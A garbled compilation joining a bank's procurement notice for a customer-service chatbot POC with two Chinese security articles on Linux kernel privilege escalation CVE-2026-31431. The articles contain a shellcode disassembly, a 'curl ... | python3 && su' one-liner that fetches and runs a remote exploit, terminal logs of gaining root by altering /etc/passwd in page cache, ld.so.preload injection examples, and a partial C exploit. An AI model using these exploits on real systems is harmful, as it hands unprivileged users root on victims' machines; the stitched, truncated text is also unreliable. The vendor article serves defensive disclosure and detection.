手机银行渠道功能:旨在以现有手机银行智能客服功能为基础,具备完成完整用户交互体验。支持通过搜索、截图等多种场景接入,并提供集广告轮播、富文本公告与业务导航于一体的独立服务引导门户。需具备强大的多模态交互功能,支持语音、图文及文件及卡片答案等。同时需构建灵活平滑的人机协同机制,支持基于连续拒识、客户情绪异常等设定条件自动转接人工座席。此外,还须满足高度可自定义的前端UI配置需求,并具备包含满意度评价、历史会话加载及自定义秒数内断线判断在内的完整会话生命周期管控能力。
|
||||
|
||||
官网、个人网银、信用卡官网:旨在以现有官网智能客服功能为基础,具备完成完整用户交互体验。支持全面兼容主流浏览器(如Edge、Chrome等)的网页端智能客服系统,并具备元素高度可配置的独立服务门户界面。需具备精准的输入联想与多轮对话澄清能力,能够以卡片、表格、附件等富媒体形式输出答案,并支持长文本折叠与图表自适应展示。支持构建灵活智能的人机协同机制,基于触发条件,将客户流转至在线文字、电话或视频等不同类型的人工座席。此外,还需提供完整的服务闭环管控,包括细化的满意度评价体系,以及支持收发图文、链接等富媒体信息的人工座席交互功能。
|
||||
|
||||
恒丰银行官微:旨在以现有官微智能客服功能为基础,具备完成完整用户交互体验。系统须支持文字、语音方式进行交互,并具备跨平台(适配安卓、苹果、鸿蒙系统)的富媒体链接精准推送能力。需具备意图识别与多轮对话澄清功能,支持提供直接推荐、模糊匹配及规范的拒识引导,并能以图文、附件等丰富格式进行解答。需构建灵活的智能转人工触发机制(如基于连续拒识、情绪异常或评价不满意等条件自动流转),并能调度至在线文字、电话或视频等不同类型的座席渠道。此外,系统还需配备多维度的满意度评价体系以及座席端的富媒体(图文、链接等)下发能力,以确保微信端服务体验的完整闭环。
|
||||
|
||||
(三)技术要求
|
||||
|
||||
1.应用软件需符合采购人技术规范要求,包括但不限于指定中间件、JDK、数据库、服务器、CPU、操作系统等,并需满足采购人性能相关指标要求。
|
||||
|
||||
2.应用软件需符合采购人安全规范要求,包含但不限于通过代码测试、渗透测试等。
|
||||
|
||||
3.对于产品本身属于金融科技创新应用(基于大数据、云计算、人工智能、区块链等新兴前沿技术)或者产品内部涉及了上述技术,供应商需要提供符合人行要求的金融科技产品认证信息。
|
||||
|
||||
4.供应商产品如涉及开源技术、生物识别认证技术(如人脸识别、指纹识别、声纹识别等)、新技术、商用密码技术、第三方软件开发工具包的使用,应当遵循各类技术相关法律和许可要求。
|
||||
|
||||
5.供应商产品需能对外提供标准API并可支持按采购人企业服务总线等相关标准进行适配。
|
||||
|
||||
四、议程安排:
|
||||
|
||||
1.报名参与时间:自2026年4月24日起至 2026 年5月11日止,上午8:30-11:30,下午14:00-17:00 (北京时间,法定公休日、法定节假日除外)
|
||||
|
||||
2.报名方式:邮箱报名。请准备①营业执照副本或事业单位法人证书②案例合同③信用中国查询截图④法定代表人授权委托书(或法人代表证明)⑤法人身份证及授权代表身份证复印件,进行邮箱报名(请将上述材料加盖公章扫描成一个PDF文件,发至采购代理邮箱cnshzb@163.com进行报名,报名资料命名为“恒丰银行智能客服功能优化项目POC测试供应商征集+供应商名称+联系人姓名+联系方式”)。逾期报名者不予受理。参加POC测试的产品/系统的测试结果将作为后续采购环节的参考。 注:供应商在报名期间须进行采购人网站注册并审核通过后(https://pms.hfbank.com.cn/pms/eps/gys/gyszc/RegGys.html)报名才有效。网站注册审核单位选择恒丰银行总行,具体操作流程见《供应商操作手册》。注册过程中如有问题,可致电恒丰银行孙老师0531-59667252。若已注册,可忽略本要求。
|
||||
|
||||
3.报名联系人:王经理、张经理、袁经理; 联系电话:13290148157、18764403531、15053100509。
|
||||
|
||||
4.测试地点:北京招商国际金融中心C座恒丰银行。联系人:陈小辉;联系电话:13253598091。
|
||||
|
||||
五、有关说明:
|
||||
|
||||
1.采购人不统一组织供应商对现场进行勘察。无论供应商对现场考察与否,都将被视为熟悉履行合同有关的一切情况,并承担一切与磋商有关的风险、责任和义务,勘察现场所发生的一切费用由供应商自行承担。
|
||||
|
||||
2. 单位负责人为同一人或者存在直接控股、管理关系的不同供应商,不得参加同一合同项下的采购活动。
|
||||
|
||||
六、公告发布媒介:
|
||||
|
||||
本项目公告在恒丰银行官网、中国采购与招标网、中国招标投标公共服务平台、金采网上发布。其他网站转载无效。
|
||||
|
||||
七、联系方式:
|
||||
|
||||
1.采 购 人:恒丰银行股份有限公司
|
||||
|
||||
联 系 人:郭经理
|
||||
|
||||
电 话:0531-59667176
|
||||
|
||||
2.采购代理机构:
|
||||
|
||||
联 系 人:王经理、张经理、袁经理
|
||||
|
||||
联系电话:13290148157、18764403531、15053100509
|
||||
|
||||
@@ -0,0 +1,126 @@
|
||||
# 新型 Linux 内核提权漏洞 CVE-2026-31431,安芯神甲提供实时检测与防护能力
|
||||
原创 内存安全领军者
|
||||
内存安全领军者 安芯网盾 2026-04-30 12:37
|
||||
|
||||
|
||||
|
||||
|
||||
01. 漏洞概述
|
||||
<table><tbody><tr style="height: 27px;"><td data-colwidth="172" width="145.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: center;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf=""><span textstyle="" style="font-weight: bold;">项目内容</span></span></span></p></td><td data-colwidth="349" width="871.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: left;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf=""><span textstyle="" style="font-weight: bold;">详细信息</span></span></span></p></td></tr><tr style="height: 27px;"><td data-colwidth="172" width="145.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: center;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">漏洞编号</span></span></p></td><td data-colwidth="349" width="871.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: left;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">CVE-2026-31431</span></span></p></td></tr><tr style="height: 27px;"><td data-colwidth="172" width="145.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: center;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">漏洞名称</span></span></p></td><td data-colwidth="349" width="871.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: left;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">Copy Fail</span></span></p></td></tr><tr style="height: 27px;"><td data-colwidth="172" width="145.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: center;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">公开日期</span></span></p></td><td data-colwidth="349" width="871.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: left;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">2026 年 4 月 29 日</span></span></p></td></tr><tr style="height: 27px;"><td data-colwidth="172" width="145.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-width: 1px;border-style: solid;border-color: rgb(203, 205, 209);"><p style="text-align: center;line-height: 1.67;margin: 0pt 8px;"><span style="font-size: 11.25pt;font-family: "Microsoft YaHei";font-weight: normal;font-style: normal;color: rgb(15, 17, 21);letter-spacing: 0pt;vertical-align: baseline;" data-font-family="quote-cjk-patch"><span leaf="">危害等级</span></span></p></td><td data-colwidth="349" width="871.8" style="box-sizing: border-box;vertical-align: middle;padding: 0px 7.2px;border-widtLine truncated
|
||||
|
||||
CVE-2026-31431 是一个 Linux 内核本地提权漏洞,存在于内核加密套接字接口 AF_ALG 的 AEAD(认证加密)实现中。
|
||||
|
||||
攻击者通过组合使用 AF_ALG 套接字、splice() 系统调用与匿名管道,触发 authencesn(hmac(sha256),cbc(aes)) 算法在执行加密操作时将输出直接写回到源文件的 page cache 页中,从而在不修改磁盘的情况下替换任意只读文件的内存映像。攻击者可以实现对 setuid 二进制文件(如 /usr/bin/su)页缓存的 4 字节写入,从而获取 root shell。
|
||||
|
||||
该漏洞的利用效果为:普通权限用户无需任何特权即可获取 root shell,且整个利用过程非常丝滑,具有极强的隐蔽性。
|
||||
|
||||
02. EXP分析
|
||||
|
||||
我们对目前已公开的 copy_fail_exp.py 进行了还原(去除混淆)发现漏洞利用的 Payload 是一个完整的 x86-64 ELF 可执行文件,并非对原始 su 二进制的patch,而是完全替换 /usr/bin/su 的 page cache 首页中前 160 字节。
|
||||
|
||||
● ELF 结构布局
|
||||
```
|
||||
Offset Size 内容
|
||||
------ ---- ----
|
||||
0x00 64 ELF Header
|
||||
0x40 56 Program Header [0] (PT_LOAD, R|X)
|
||||
0x78 38 .text (入口点,实际 shellcode)
|
||||
0x96 8 字符串数据 "/bin/sh\0"
|
||||
------
|
||||
total: 158 = 0x9e bytes (ELF 声明的 FileSz)
|
||||
160 bytes 按 4 字节对齐(40 轮写入)
|
||||
```
|
||||
|
||||
● Shellcode 完整反汇编
|
||||
```
|
||||
; ============ setuid(0) ============
|
||||
0x400078: 31 c0 xor eax, eax
|
||||
0x40007a: 31 ff xor edi, edi ; arg0: uid = 0
|
||||
0x40007c: b0 69 mov al, 0x69 ; syscall NR = 105 = __NR_setuid
|
||||
0x40007e: 0f 05 syscall ; → setuid(0),将 EUID 设为 root
|
||||
|
||||
; ============ execve("/bin/sh", NULL, NULL) ============
|
||||
0x400080: 48 8d 3d lea rdi, [rip+0xf] ; rdi = 0x400096 → "/bin/sh"
|
||||
0f 00 00 00
|
||||
0x400087: 31 f6 xor esi, esi ; arg1: argv = NULL
|
||||
0x400089: 6a 3b push 0x3b
|
||||
0x40008b: 58 pop rax ; syscall NR = 59 = __NR_execve
|
||||
0x40008c: 99 cdq ; rdx = 0 (envp = NULL)
|
||||
0x40008d: 0f 05 syscall ; → execve("/bin/sh", NULL, NULL)
|
||||
|
||||
; ============ exit(0)(execve 失败时的 fallback)============
|
||||
0x40008f: 31 ff xor edi, edi
|
||||
0x400091: 6a 3c push 0x3c
|
||||
0x400093: 58 pop rax ; syscall NR = 60 = __NR_exit
|
||||
0x400094: 0f 05 syscall ; → exit(0)
|
||||
|
||||
; ============ 字符串数据 ============
|
||||
0x400096: 2f 62 69 6e 2f 73 68 00 "/bin/sh\0"
|
||||
^
|
||||
LEA target: RIP(0x400087) + 0xf = 0x400096 ✓
|
||||
```
|
||||
|
||||
● 漏洞利用程序的实现效果
|
||||
|
||||
(1) setuid(0) — 利用 /usr/bin/su 的 SUID bit,将进程 UID 提升为 0
|
||||
|
||||
(2) execve("/bin/sh") — 以 root 身份启动 shell
|
||||
|
||||
03. 安芯神甲实时告警防护
|
||||
|
||||
安芯神甲无需任何策略升级,通过内核探针与用户态行为监控可实现基于ACDR(AttackChain)的安全告警,在 CVE-2026-31431 漏洞利用过程中完整捕获了攻击的每一个阶段,并在管理端以攻击路径图、事件时间线、进程详情等方式直观呈现。
|
||||
|
||||
在测试主机上,执行exp程序
|
||||
|
||||
curl https://copy.fail/exp | python3 && su
|
||||
|
||||
复现 CVE-2026-31431 提权操作
|
||||
|
||||

|
||||
|
||||
在需要保护的目标主机中部署安芯神甲以后,重复以上提权操作,可以在神甲管理端后台及时发现风险主机 (主机名 anxin-virtual-machine)存在恶意进程行为被标记为“高危”。
|
||||
|
||||

|
||||
|
||||
安芯神甲将攻击过程自动聚合为五个连续的“权限获取”事件,时间戳依次为:
|
||||
|
||||
(1) 2026-04-30 14:09:08.336:攻击者首次通过 bash 进程准备漏洞利用环境;
|
||||
|
||||
(2) 2026-04-30 15:01:33.354:python3.10 进程执行漏洞利用脚本(即 copy_fail_exp.py),触发 AF_ALG 异常套接字操作(提权发生);
|
||||
|
||||
(3) 2026-04-30 15:01:33.826:sh -c su 命令被执行,此时 /usr/bin/su 的 page cache 已被篡改,攻击者尝试触发提权;
|
||||
|
||||
(4) 2026-04-30 15:01:33.849:sudo 进程被调用,作为提权后的辅助行为;
|
||||
|
||||
(5) 2026-04-30 15:01:33.851:最终 su 成功派生 root 权限的 dash 进程,提权完成。
|
||||
|
||||
有效标注了“被提权的进程:/usr/bin/dash”,并给出其命令行 sh -c su,以及进程所属用户变为 root。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
安芯神甲对 CVE-2026-31431 的攻击链实现了全自动关联与可视化:从被攻陷主机 到初始进程 bash,再到漏洞利用脚本 ,最终提权至 root 权限的 dash,每一步的时间、进程名、命令行参数、文件哈希、异常标志均被精准捕获。
|
||||
|
||||
04. 缓解方案
|
||||
|
||||
1. 部署安芯神甲主机防护系统,通过
|
||||
“策略”->“事件安全策略”->开启“ACDR 事件分析”->事件拦截深度“全部”->
|
||||
根据业务实际状态选择“仅上报”模式或“拦截模式”,实时检测 + 拦截完整攻击链。
|
||||
|
||||
2. 升级至包含 mainline commit a664bf3d603d 的Linux内核版本,各主流发行版正在陆续发布修复版本。升级后需要重启系统使新内核生效,并通过以下命令验证是否包含修复 commit:
|
||||
|
||||
grep -r "a664bf3d603d" /proc/version 2>/dev/null || uname -r
|
||||
|
||||
# 验证是否包含修复commit或对比发行版官方公告中的修复版本号
|
||||
|
||||
|
||||
|
||||
**了解安芯**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,100 @@
|
||||
# 最新通杀全线Linux发行版的CVE漏洞解析
|
||||
原创 非虫
|
||||
非虫 软件安全与逆向分析 2026-04-30 13:26
|
||||
|
||||
# 最新通杀全线Linux发行版的CVE漏洞解析
|
||||
|
||||
昨天出了一个新洞:CVE-2026-31431,这个洞太猛了,号称不借助任何外部的工具,可以LPE揽权获取最高权限干翻现在多数的Linux发行版本。
|
||||
|
||||
今天我试了下Ubuntu22.04与Ubuntu24.04,在打完了最新的补丁的情况下,稳定的本地揽权成功!太强了,看看是什么原理。
|
||||
|
||||

|
||||
|
||||
## 背景
|
||||
|
||||
CVE-2026-31431 是一个典型的内核逻辑漏洞,影响范围涵盖了几乎所有主流 Linux 发行版。其核心问题在于 crypto/algif_aead.c
|
||||
中的状态机处理不当:
|
||||
1. **AF_ALG 滥用**
|
||||
:通过 setsockopt
|
||||
反复切换加密状态。
|
||||
|
||||
1. **Splice 零拷贝原语**
|
||||
:利用 splice
|
||||
系统调用将 /usr/bin/su
|
||||
等敏感文件的 Page Cache 映射到加密流中。
|
||||
|
||||
1. **状态机竞争**
|
||||
:通过特定的 sendmsg
|
||||
辅助消息(Control Message)在内核处理加密请求时强行插入新的密钥操作,导致内核在执行 zero-copy
|
||||
传输时将受控的 Payload 错误地覆盖到原始文件的缓存页中。
|
||||
|
||||
公开的POC代码是python脚本。仓库地址是:https://github.com/rootsecdev/cve_2026_31431
|
||||
## 原理分析
|
||||
|
||||
这个POC的核心功能是AF_ALG
|
||||
状态机劫持。AF_ALG
|
||||
允许用户态程序通过 Socket 接口调用内核加密算法。为了提升性能,内核实现了 splice
|
||||
接口,允许数据在两个文件描述符(如普通文件与加密 Socket)之间直接传输而无需拷贝。
|
||||
|
||||
漏洞的精妙之处在于:**当内核认为它正在将数据读入加密引擎时,我们通过篡改 Socket 的状态机,让内核误以为当前操作已结束并进入“解密写回”阶段**
|
||||
。此时,原本应被读取的 Page Cache 会被内核以“解密结果”的形式覆写。
|
||||
|
||||
比较有意思的是,我在自己的macOS上的虚拟机Ubuntu22.04的5.15
|
||||
内核上测试失败了!
|
||||
```
|
||||
ubuntu@ubuntu:~/Downloads$ cd cve_2026_31431/ubuntu@ubuntu:~/Downloads/cve_2026_31431$ python3 a.out exploit_cve_2026_31431.py README.mdexp.c .git/ test_cve_2026_31431.pyubuntu@ubuntu:~/Downloads/cve_2026_31431$ python3 exploit_cve_2026_31431.py [*] CVE-2026-31431 LPE user=ubuntu uid=1000[*] /etc/passwd: ubuntu UID field at offset 1335 = '1000'[*] Patching '1000' -> '0000'in page cache...[*] Page cache now reads b'0000' at offset 1335[*] getpwnam('ubuntu').pw_uid = 0[+] /etc/passwd page cache now lists ubuntu as UID 0.[+] Run: su ubuntu[+] Enter your own password. su will setuid(0) and drop a root shell.[i] Cleanup after testing (from the root shell):[i] echo 3 > /proc/sys/vm/drop_caches[i] /etc/passwd page cache evicted (POSIX_FADV_DONTNEED). UID->name lookups restored.ubuntu@ubuntu:~/Downloads/cve_2026_31431$
|
||||
```
|
||||
|
||||
这个版本的Exploit执行后会失败!然后发现网上有一个高级版本的POC代码。仓库地址是:https://github.com/Sndav/CVE-2026-31431-Advanced-Exploit
|
||||
|
||||
试了一下,干成功了!
|
||||
```
|
||||
ubuntu@ubuntu:~/Downloads/CVE-2026-31431-Advanced-Exploit$ python3 exploit.py Usage: exploit.py escalate \u2014 patch /etc/passwd, set current user to uid=0 exploit.py write <file> <offset> <data> \u2014 arbitrary page-cache write file \u2014 path to any readable file offset \u2014 byte offset (decimal or 0x hex) data \u2014 data to write (string, or @filename to read from file)Examples: exploit.py escalate exploit.py write /usr/bin/su 0x1040 @shellcode.bin exploit.py write /etc/ld.so.preload 0 '/tmp/evil.so\n' exploit.py write /usr/lib/libc.so.6 0x284a0 '\x31\xc0\xc3\x90'ubuntu@ubuntu:~/Downloads/CVE-2026-31431-Advanced-Exploit$ python3 exploit.py escalate[*] CVE-2026-31431 \u2014 Copy Fail[*] Mode: remove root password via /etc/passwd[*] Backup: /tmp/.passwd.bak[*] Before : root:x:0:0:root:/root:/bin/bash[*] After : root::0:0:root :/root:/bin/bash[*] Offset : 0 [0x000000] 726f6f74 root [0x000004] 3a3a303a ::0: [0x000008] 303a726f 0:ro [0x00000c] 6f74203a ot : [0x000010] 2f726f6f /roo [0x000014] 743a2f62 t:/b [0x000018] 696e2f62 in/b [0x00001c] 6173680a ash.[+] Success: root::0:0:root :/root:/bin/bash[*] Recovery: echo 3 > /proc/sys/vm/drop_caches[*] Running: su root (no password needed)root@ubuntu:/home/ubuntu/Downloads/CVE-2026-31431-Advanced-Exploit#
|
||||
```
|
||||
|
||||
高级版 Exploit 引入了两个关键改进:
|
||||
- **NULL 指针状态触发**
|
||||
:通过 setsockopt(..., NULL, 4)
|
||||
强行让内部句柄进入异常状态。
|
||||
|
||||
- **三阶段辅助消息**
|
||||
:在 sendmsg
|
||||
中构造精密的辅助数据区(Control Data),模拟加密上下文。
|
||||
|
||||
<table><thead><tr><th style="text-align: left;border-bottom: 1px solid rgba(0, 0, 0, 0.69);padding: 5px 10px;border-top-color: rgba(0, 0, 0, 0.69);border-right-color: rgba(0, 0, 0, 0.69);border-left-color: rgba(0, 0, 0, 0.69);"><section><span leaf="">阶段</span></section></th><th style="text-align: left;border-bottom: 1px solid rgba(0, 0, 0, 0.69);padding: 5px 10px;border-top-color: rgba(0, 0, 0, 0.69);border-right-color: rgba(0, 0, 0, 0.69);border-left-color: rgba(0, 0, 0, 0.69);"><section><span leaf="">目的</span></section></th></tr></thead><tbody><tr><td style="padding: 5px 10px;border-color: rgba(0, 0, 0, 0.18);text-align: left;"><strong><span leaf="">阶段 1</span></strong></td><td style="padding: 5px 10px;border-color: rgba(0, 0, 0, 0.18);text-align: left;"><section><span leaf="">重置 AEAD 状态机,使其处于待处理状态 (Operation Type 3)</span></section></td></tr><tr><td style="padding: 5px 10px;border-top: 1px solid rgba(0, 0, 0, 0.18);border-right-color: rgba(0, 0, 0, 0.18);border-bottom-color: rgba(0, 0, 0, 0.18);border-left-color: rgba(0, 0, 0, 0.18);text-align: left;"><strong><span leaf="">阶段 2</span></strong></td><td style="padding: 5px 10px;border-top: 1px solid rgba(0, 0, 0, 0.18);border-right-color: rgba(0, 0, 0, 0.18);border-bottom-color: rgba(0, 0, 0, 0.18);border-left-color: rgba(0, 0, 0, 0.18);text-align: left;"><section><span leaf="">注入虚假状态,接管内核栈中的偏移量 (Operation Type 2)</span></section></td></tr><tr><td style="padding: 5px 10px;border-top: 1px solid rgba(0, 0, 0, 0.18);border-right-color: rgba(0, 0, 0, 0.18);border-bottom-color: rgba(0, 0, 0, 0.18);border-left-color: rgba(0, 0, 0, 0.18);text-align: left;"><strong><span leaf="">阶段 3</span></strong></td><td style="padding: 5px 10px;border-top: 1px solid rgba(0, 0, 0, 0.18);border-right-color: rgba(0, 0, 0, 0.18);border-bottom-color: rgba(0, 0, 0, 0.18);border-left-color: rgba(0, 0, 0, 0.18);text-align: left;"><section><span leaf="">锁定篡改路径,触发 Page Cache 覆写 (Operation Type 4)</span></section></td></tr></tbody></table>
|
||||
将状态注入与 splice
|
||||
结合,完整的提权链路如下:
|
||||
1. 打开目标只读文件(如 /usr/bin/su
|
||||
)。
|
||||
|
||||
1. 创建 AF_ALG
|
||||
类型的 AEAD Socket。
|
||||
|
||||
1. 通过 setsockopt
|
||||
和 sendmsg
|
||||
注入高级版 Exploit 的状态载荷。
|
||||
|
||||
1. 利用 splice
|
||||
将文件内容拉入管道,再从管道推入加密流。
|
||||
|
||||
1. 由于状态机已被劫持,内核会将管道中的数据作为“解密结果”写回到文件的 Page Cache 中。
|
||||
|
||||
1. 执行已在内存中被篡改的 su
|
||||
进程。
|
||||
|
||||
从原理上可以看出,这个洞对于安卓系统来说没有什么影响,发行版本的安卓设备不会有su
|
||||
,自然也是没有影响的。
|
||||
|
||||
最后,我弄了一个C语言版本的,代码如下:
|
||||
```
|
||||
/** * CVE-2026-31431 Universal Exploit (Advanced Version) * Compile: cc exp.c -lz -o exp */#define _GNU_SOURCE#include<stdio.h>#include<stdlib.h>#include<string.h>#include<unistd.h>#include<fcntl.h>#include<errno.h>#include<sys/socket.h>#include<sys/types.h>#include<sys/syscall.h>#include<linux/if_alg.h>#include<zlib.h>#ifndef SPLICE_F_MOVE#define SPLICE_F_MOVE 1#endif// 直接使用 syscall 避免不同发行版头文件差异staticssize_tmy_splice(int fd_in, loff_t *off_in, int fd_out, loff_t *off_out, size_t len, unsignedint flags) {return syscall(__NR_splice, fd_in, off_in, fd_out, off_out, len, flags);}// 辅助函数:十六进制 Payload 转换unsignedchar* hex_to_bytes(constchar* hex, size_t* out_len) {size_t len = strlen(hex);if (len % 2 != 0) returnNULL; *out_len = len / 2;unsignedchar* bytes = malloc(*out_len);for (size_t i = 0; i < *out_len; i++) {if (sscanf(hex + 2*i, "%2hhx", &bytes[i]) != 1) {free(bytes);returnNULL; } }return bytes;}// 触发漏洞的核心函数voidtrigger_exploit(int su_file_fd, int payload_offset, constunsignedchar* payload_chunk) {int alg_socket = socket(AF_ALG, SOCK_SEQPACKET, 0);if (alg_socket < 0) return;structsockaddr_algsa = { .salg_family = AF_ALG, .salg_type = "aead", .salg_name = "authencesn(hmac(sha256),cbc(aes))" };if (bind(alg_socket, (struct sockaddr*)&sa, sizeof(sa)) < 0) { close(alg_socket);return; }// 设置初始密钥size_t key_len;unsignedchar* key = hex_to_bytes("08000100000000100000000000000000000000000000000000000000000000000000000000000000", &key_len); setsockopt(alg_socket, SOL_ALG, ALG_SET_KEY, key, key_len);free(key); syscall(__NR_setsockopt, alg_socket, SOL_ALG, ALG_SET_KEY, NULL, 4);int encrypted_stream = accept(alg_socket, NULL, NULL);if (encrypted_stream < 0) { close(alg_socket);return; }// 构造高级版 sendmsg 载荷structmsghdrmsg = {0};structioveciov;unsignedchar msg_data[8];memcpy(msg_data, "AAAA", 4);memcpy(msg_data + 4, payload_chunk, 4); iov.iov_base = msg_data; iov.iov_len = 8; msg.msg_iov = &iov; msg.msg_iovlen = 1;// 分配足够的控制消息空间char ctrl_buf[CMSG_SPACE(32) * 3];memset(ctrl_buf, 0, sizeof(ctrl_buf)); msg.msg_control = ctrl_buf; msg.msg_controllen = sizeof(ctrl_buf);structcmsghdr *cmsg;// 阶段 1: 重置状态机 (Type 3) cmsg = 